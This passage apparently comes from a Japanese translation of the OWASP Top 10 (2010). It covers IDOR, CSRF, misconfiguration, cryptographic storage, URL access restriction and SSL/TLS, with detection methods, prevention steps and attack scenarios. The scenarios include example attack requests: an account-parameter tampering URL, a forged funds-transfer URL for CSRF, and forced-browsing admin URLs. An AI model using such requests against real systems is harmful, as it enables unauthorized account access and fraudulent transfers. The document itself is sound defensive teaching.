サイトで認証されたユーザが、友人にセール情報を知らせたいとします。上記のリンクをそのまま電子メールで送って、自らのセッションIDも渡してしまったことを知りません。その友人が上記リンクをそのまま使用すると、友人は、知らせた人間のセッションとクレジットカードを使用するでしょう。

シナリオ2: アプリケーションのタイムアウトが正しく設定されていないとします。ユーザがサイトにアクセスするために公共のコンピュータを使用しています。「ログアウト」を選択する代わりに、ユーザが単にブラウザのタブを閉じて去っていったとします。攻撃者が、1時間後に同じブラウザを使用するとブラウザの認証はまだ残されています。

シナリオ3: 組織内外の攻撃者がシステムのパスワードデータベースへのアクセスができたとします。ユーザのパスワードは暗号化されておらず、全てのユーザのパスワードが攻撃者に漏洩します。

## リファレンス


### OWASP

この項の問題回避のための更に詳細な要件については下記を参照下さい。[ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [ESAPI Authenticator API](#)
- [ESAPI User API](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

### 外部

- [CWE Entry 287 on Improper Authentication](#)



## 脆弱性存否確認方法

安全でないオブジェクトの直接参照に関する脆弱性を検出する最も良い方法は、全てのオブジェクト参照が適切に防御されていることを確認することです。そのために下記を考慮して下さい。

1. 制限のあるリソースへの直接的な参照の場合、アプリケーションは、ユーザーがリクエストしたそのリソースに対するアクセスの認証を正確に確認する必要があります。
2. もし参照が間接的な場合、直接参照へのマッピングが利用ユーザーの権限の値に制限されなければなりません。

アプリケーションのコードレビューは、アプローチが安全に実装されているかどうかすぐに確かめることができます。また、テストも直接オブジェクト参照の箇所を特定し、その参照の安全性確認に有効です。自動化ツールでは、一般的にはこれら欠陥を検出しません。何故ならどれが保護すべきデータか、どれが(ユーザーに参照されても)安全か安全でないか認識できないからです。

## 防止方法

安全でないオブジェクト直接参照を防ぐのは、それぞれのユーザーのアクセス出来るオブジェクト(例:オブジェクト番号、ファイル名)を保護するため、下記のようなアプローチを選択する必要があります。

1. ユーザー毎あるいはセッション毎に(異なる)間接オブジェクト参照を使用して下さい。これによって、攻撃者は直接権限のないリソースを狙うことができません。例えば、リソースのデータベースキーを使用する代わりに、現在のユーザー用に承認された6つのリソースのドロップダウンリストは、ユーザーがどの値を選択したかを示すのにNo.1~6を使用するかもしれません。アプリケーションはサーバで主要な実際のデータベースの1ユーザーあたりの間接参照をマッピングしなければなりません。OWASPのESAPIは、開発者が直接オブジェクト参照を排除するのに使用できる、シーケンシャル・ランダム両方のアクセス参照マップを含んでいます。
2. アクセスをチェックしてください。信頼できないソースからの直接オブジェクト参照の使用には、ユーザーがリクエストしたオブジェクトに権限があることを確認するアクセス制御チェックを含まなければなりません。

## 攻撃シナリオの例

アプリケーションが、アカウント情報にアクセスするSQLコールに検証されていないデータを使用したとします。

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =
connection.prepareStatement(query, ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery( );
```

攻撃者は、ブラウザの 'acct' パラメータを変更して、好きなアカウント番号を送るを試みます。もし値が検証されていなければ、意図した顧客アカウントの代わり、どんなユーザーのアカウントにもアクセスできます。

```
http://example.com/app/accountInfo?acct=notmyacct
```

## リファレンス

### OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API](#) (See `isAuthorizedForData()`, `isAuthorizedForFile()`, `isAuthorizedForFunction()`)

アクセス制御に関する更に詳細な要件については下記を参照下さい。

[ASVS requirements area for Access Control \(V4\)](#).

### 外部

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#) (which is an example of a Direct Object Reference attack)

脅威エージェント	攻撃ベクター	セキュリティ上の弱点		技術的影響	事業上の影響
	悪用難易度 平均的	認知度 広範囲	発見難易度 容易	影響 中程度	
ウェブサイトにリクエストを送信するようにユーザを騙すことが出来る全ての人を考慮下さい。ユーザがアクセスするあらゆるウェブサイトや他のHTMLフィールドも同様です。	攻撃者は、偽造したHTTPリクエストを作成し、イメージタグ、XSS、または他の多数のテクニックで犠牲者が偽造リクエストをサブミットするようにだまします。ユーザが認証されるなら、攻撃は成功します。	CSRFでは、攻撃者が特定の動作に関する全詳細を予想できるようなウェブアプリケーションを利用します。ブラウザが自動的にセッションクッキーのような認証情報を送るので、攻撃者は真正のものと区別がつかない偽造されたリクエストを生成する悪意あるウェブページを作成できます。CSRFの検出はペネトレーションテスト又はコード分析でかなり簡単です。		攻撃者は、犠牲者が変更できるあらゆるデータの変更や、犠牲者使用権限のあるあらゆる機能を犠牲者に実行させることが可能になります。	影響を受けるデータやアプリケーションの機能の事業的価値を考慮下さい。ユーザが評判に与える影響を考慮して下さい。

## CSRF存否確認方法

アプリケーションの脆弱性を確認する最も簡単な方法は、各リンクとフォームに各ユーザのための事前想定できないトークンが含まれるかどうかを確認することです。事前想定できないトークンが無い場合、攻撃者は悪意があるリクエストを偽造することができます。状態を変化する機能と呼び起こすリンクやフォームは、CSRFの最も重要なターゲットであるため、注視して下さい。

マルチステップのトランザクションは、脆弱性に対する免疫が本来備わっていないのでチェックすべきです。攻撃者は、複数のタグや可能ならJavaScriptを使用することによって、容易に一連のリクエストを作り出すことができます。

また、クッキー、ソースIPアドレス、およびブラウザによって自動的に送られるその他の情報は、偽造されたリクエストが含まれることがあるので信用できないことにも注意して下さい。OWASPのCSRF Testerツールは、CSRFの危険性を示すためのテストケース生成を助ける事が出来ます。

## 攻撃シナリオの例

下記の様に、ユーザは機密情報の含まれていない状態変化のリクエストをアプリケーションから送信出来るとします。

**`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`**

攻撃者は、犠牲者の口座から自分のアカウントにお金を振り込むリクエストを構築して、次に攻撃者のコントロール下にある様々なサイトに保存されているimg又はiframeタグにこのリクエストを埋め込みます。

**``**

犠牲者が既にexample.comに認証されており、これらのサイトのどれかをもし訪問した場合、偽造リクエストにユーザのセッション情報が含まれているため、要求が認可されてしまいます。

## CSRF防止方法

CSRFを防ぐには、それぞれのHTTPリクエストのURLまたはボディに予測できないトークンを加える必要があります。そのようなトークンは少なくともセッション毎にユニークにすべきで、できればリクエスト毎にユニークにして下さい。

- 好ましいオプションは、hiddenフィールドにユニークなトークンを含むことです。これにより、HTTPリクエストのボディで値を送り、URLに加えることでさらされることを防ぎます。
- ユニークのトークンは、URL自体、またはURLパラメータに加える事も出来ます。しかしながら、このプレースメントはURLが攻撃者にさらされて、その結果秘密のトークンが悪用されるリスクが存在します。

あなたのJava EE、.NET、またはPHPアプリケーションに自動的にそのようなトークンを含むのにOWASPのCSRF Guardを使用できます。OWASPのESAPIは開発者がトランザクションを保護するのに使用できるトークンジェネレータと検証ツールを含んでいます。

## リファレンス


### OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

### 外部

- [CWE Entry 352 on CSRF](#)





## 脆弱性存否確認方法

全体のアプリケーションスタックに適切なセキュリティ強化を実行しましたか？

1. 全てのソフトウェアを最新に保つプロセスがありますか？ OS、ウェブ/アプリケーションサーバ、DBMS、アプリケーション、およびすべてのコードライブラリを対象とします。
2. 不要な全てのものを、無効化・除去していますか？または元々不要なものをインストールしていませんか？(例:ポート、サービス、ページ、アカウント、特権)
3. デフォルトアカウントのパスワードを変更し無効にしていますか
4. エラー処理は、スタックトレースとその他非常に詳細な情報が含まれるエラーメッセージが漏洩しないようにセットアップされますか？
5. 開発フレームワーク(例: Struts、Spring、ASP.NET)とライブラリのセキュリティ設定は適切に理解されて、構成されますか？

アプリケーションの適切なセキュリティ設定を開発・維持するためには、計画と反復のプロセスが必要です。

## 防止方法

下記の実施を推奨します。

1. 適切にロックダウンされた他の環境でも簡単に素早くデプロイ出来る反復強化されたプロセスの構築。開発、QA、および実稼動環境は全て同一構成にすべきです。このプロセスは、新しいセキュアな環境をセットアップするのに必要な取り組みを最小限にするために自動化されるべきです。
2. ソフトウェアアップデートとパッチをデプロイされた環境に対して適切なタイミングで最新に保つこと。また、見過ごされることが多いのですが、全てのコードライブラリも同様に対象として下さい。
3. コンポーネント間を適切な分離と、セキュリティを提供する強力なアプリケーションアーキテクチャの構築
4. 将来の設定ミスやパッチの未適用を検出するためにスキャンと監査の定期的な実行。

## 攻撃シナリオの例

シナリオ#1: アプリケーションが、StrutsやSpringのような強力なフレームワークに依存しています。XSSの脆弱性が、これらのフレームワークのコンポーネントにあったとします。これらの脆弱性を修正するための更新プログラムがリリースされても、あなたがライブラリを更新しないでいたとします。更新するまでは、攻撃者はあなたのアプリケーションでこれらの脆弱性を簡単に見つけ悪用できるでしょう。

シナリオ2: アプリケーションサーバーの管理コンソールが自動的にインストールされ、削除されていないとします。デフォルトのアカウントが変更されていないとします。攻撃者は、あなたのサーバで標準の管理ページを発見し、デフォルトのパスワードでログインし、乗っ取れます。

シナリオ3: ディレクトリリストリングがサーバー上で無効にされていないとします。攻撃者は、どんなファイルもディレクトリで一覧表示することができることを発見したとします。攻撃者は、コンパイルされた全Javaクラスをダウンロードして、全てのカスタムコードを取得するために逆コンパイルする事が出来ます。その後、アプリケーションで重大なアクセス制御の欠陥を見つけることとなります。

シナリオ4: アプリケーションサーバーの設定で、スタックトレースがユーザーに返されるようになっていたとします。潜在的に存在している脆弱性を探る手がかりとなる情報が流出します。攻撃者は、このような普段でないようなエラーメッセージが好きです。

## リファレンス

### OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)


追加要件は下記を参照下さい。

[ASVS requirements area for Security Configuration \(V12\).](#)

### 外部

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)





## 脆弱性存否確認方法

まず最初に決定しなければならないことは、どのデータが暗号化を必要とするほど機密であるかということです。例えば、パスワード、クレジットカード、健診記録、および個人情報は暗号化されるべきです。そのようなすべてのデータに関しては、以下を確実に実施してください。

1. このデータのバックアップに長期間保存される箇所の全てを暗号化する。
2. 認証されたユーザだけが暗号化を外したデータ(すなわち、アクセスコントロール-- A4とA8)のコピーにアクセスできるようにする。
3. 強度の高い標準の暗号化アルゴリズムを使用する。
4. 強いキーが生成され、不正アクセスから保護する。キーの変更を計画に行う。

問題に対処するためにさらに詳細な情報は、ASVSの暗号に関する要件(V7)を参照下さい。

## 防止方法

安全でない暗号化による危険性の全てをカバーすることは、このTop10の範囲を超えています。少なくとも、暗号化すべきデータに対して下記のことを実行して下さい。

1. 保護するデータに対する脅威への考察(例えば、インサイダー攻撃、社外利用者)。これらの脅威に対してデータを必ず暗号化してください。
2. オフサイトのバックアップが暗号化されていることの確認。鍵は、別々に管理されて、バックアップします。
3. 適切な強い標準のアルゴリズムと強い鍵の確実な使用。鍵の管理も適切に行って下さい。
4. パスワードが強い標準のアルゴリズムでハッシュ化し、適切なソルト化の実施。
5. 全ての鍵とパスワードが不正アクセスから保護されていることの確認。

## 攻撃シナリオの例

**シナリオ#1:** アプリケーションは、エンドユーザへの情報流出を防ぐためにデータベースでクレジットカードを暗号化します。しかし、データベースにはクレジットカードの列に対して自動的に復号化するクエリが設定されているため、SQLインジェクションの脆弱性が存在する場合、全てのクレジットカード情報をクリアテキストで読み出してしまう。フロントエンドウェブアプリケーションではなく、バックエンドのアプリケーションだけが復号化出来るようにシステムを設定すべきです。

**シナリオ#2:** バックアップテープの健康記録は暗号化されていましたが、そのバックアップ上に暗号化キーが保存されていました。テープはバックアップセンターに決して到着しません。

**シナリオ#3:** パスワードデータベースが、皆のパスワードを保存するのにソルト処理されていないハッシュを使用しているとします。ファイルアップロードの欠陥が存在する場合、攻撃者はパスワードファイルを取ることができます。ブルートフォースを4週間実施すればソルト処理されていないハッシュが解読できます。適切にソルト処理されたハッシュは3000年以上かかるでしょう。

## リファレンス

### OWASP


この項の問題回避のための更に詳細な要件については下記を参照下さい。

[ASVS requirements on Cryptography \(V7\).](#)

- [OWASP Top 10-2007 on Insecure Cryptographic Storage](#)
- [ESAPI Encryptor API](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Code Review Guide: Chapter on Cryptography](#)

### 外部

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)



## 脆弱性存否確認方法

適切なURLアクセス制限が行われていないかどうかを確認する最良の方法は、全てのページを確認することです。各ページについて、パブリックか閲覧制限のあるページかを考慮して、閲覧制限のあるべきページの場合は下記を検討下さい。

1. 認証が、そのページにアクセスするのに必要ですか？
2. 認証された全ユーザが閲覧できるように設定されていますか？そうでない場合、ユーザの閲覧許可を確認していますか？

外部に対するセキュリティのメカニズムはページアクセスのための認証と承認を行います。そのメカニズムが各ページ毎に適切に設定されているか確認下さい。コードレベルでの保護が使用されている場合、必要な全てのページが保護されているか確認下さい。ペネトレーションテストでも、適切な保護がなされているか確認出来ます。

## 防止方法

権限のないURLアクセスを防ぐには、各ページに適切な認証と承認が必要となるアプローチを選択することです。そのような保護は、アプリケーションのコードの外部に1つ以上のコンポーネントとして提供されます。そのメカニズムに関わらず、以下の全ての実施を推奨します。

1. 認証と承認のポリシーはロールベースにして、最小限の労力でこのポリシーを維持できるようにする。
2. ポリシーは柔軟な設定が可能ないようにして、ポリシーの変更不可能な部分を最小限に留める。
3. 実施メカニズムは、デフォルトでは全てのアクセスを拒絶するようにして、各々のページにアクセスするために特定ユーザと特定な場合にのみ明確な承認をする。
4. 作業フローに関するページの場合、アクセス許可する条件が適切な状態にあることを確認する。

## 攻撃シナリオの例

攻撃者が、ターゲットのURLを強制的にブラウズしようとしたとします。本来認証が必要である下記の2つのURLがあり、また、管理者権限が“admin\_getapplInfo”にアクセスするには必要だとします。

<http://example.com/app/getapplInfo>

[http://example.com/app/admin\\_getapplInfo](http://example.com/app/admin_getapplInfo)

攻撃者が、認証されていない状態でどちらかのページへのアクセスが許可された場合、不正アクセスが許容されたこととなります。もし認証された非管理者のユーザが“admin\_getapplInfo”ページにアクセス出来た場合、それは欠陥であり、攻撃者を不適切な保護がされている管理者用ページに導くことになります。

このような欠陥は、権限のないユーザにリンクとボタンが単に表示されていないだけの場合に起こります。アプリケーションはターゲットとなるページの保護に失敗しています。

## リファレンス

### OWASP


- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)

アクセス制御に関する更に詳細な要件については下記を参照下さい。

[ASVS requirements area for Access Control \(V4\).](#)

### 外部

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)



## 脆弱性存否確認方法

アプリケーションのトランスポート層において保護が不十分な箇所の存否確認のための最適な方法は、以下の確認です。

1. SSLが、認証に関連する全てのトラフィックを保護するように使用されている。
2. SSLが、プライベートページとサービスに関する全てのリソースに対して使用されている。これは全てのデータとセッショントークンを保護します。1ページにおけるSSLの混在は、ブラウザの警告をユーザに引き起こすので、避けられるべきであり、ユーザのセッションIDを暴露するかもしれません。
3. 強力なアルゴリズムのみが利用できる状態にある。
4. 全てのセッションクッキーで「secure」フラグを設定し、ブラウザは平文の状態で決して送出不しい。
5. サーバ証明書が、正当で、適切に設定されている。期限が切れて取り消されたのではなく、認可された発行人によって発行され、期限内で破棄されておらず、サイトが使用するすべてのドメインで適合している。

## 防止方法

適切なトランスポート層の保護は、サイト設計自体と関連します。全体のサイトにSSLを必要とするのが最も簡単な保護方法です。ただパフォーマンス上の理由から、プライベートページだけでSSLを使用するサイトもあります。他のものは「クリティカルな」ページのみでSSLを使用しますが、これはセッションIDと他の機密データを露出する可能性があります。最低限でも下記の全てを行ってください。

1. 機密性のある全てのページにSSLを利用する。これらのページへの非SSL要求はSSLページにリダイレクトするようにして下さい。
2. secureのフラグを全ての機密性のあるクッキーに設定する。
3. SSLプロバイダーを導入して、強いアルゴリズム(例:FIPS140-2 compliant)のみをサポートする。
4. 証明書が有効期限内で破棄されておらず、サイト内の全ドメインにマッチする。
5. バックエンドと他の接続もSSLか他の暗号技術を使用する。

## 攻撃シナリオの例

シナリオ#1: サイトが認証を必要とする全てのページにSSLを使用していないとします。攻撃者は、(オープンワイヤレスネットワークや近所のケーブルモデムネットワークのような)ネットワークトラフィックをモニターして、認証された犠牲者のセッションクッキーを観察します。次に攻撃者は、このクッキーを再利用して、ユーザのセッションを乗っ取ります。

シナリオ#2: サイトがユーザにブラウザから警告をされるような不適切なSSL証明書を使用しているとします。ユーザは、そのサイトを利用するためには、その様な警告を受け入れなければなりません。これによりユーザはそのような警告に慣れるようになっていきます。サイトの顧客に対するフィッシング攻撃は、有効な証明書を持っていないそっくりなサイトに彼らを誘い出します。そこで同様のブラウザ警告を生成します。犠牲者はそのような警告に慣れてしまっているため、犠牲者はそのフィッシング詐欺サイトでの作業をそのまま進めて利用し、パスワードや他の個人的なデータを渡してしまいます。

シナリオ#3: 全てのトラフィックがクリアテキストで送信されていることに気付かずにいると、サイトはデータベース接続に単に標準のODBC/JDBCを使用しています。

## リファレンス

### OWASP

この項の問題回避のための更に詳細な要件については下記を参照下さい。

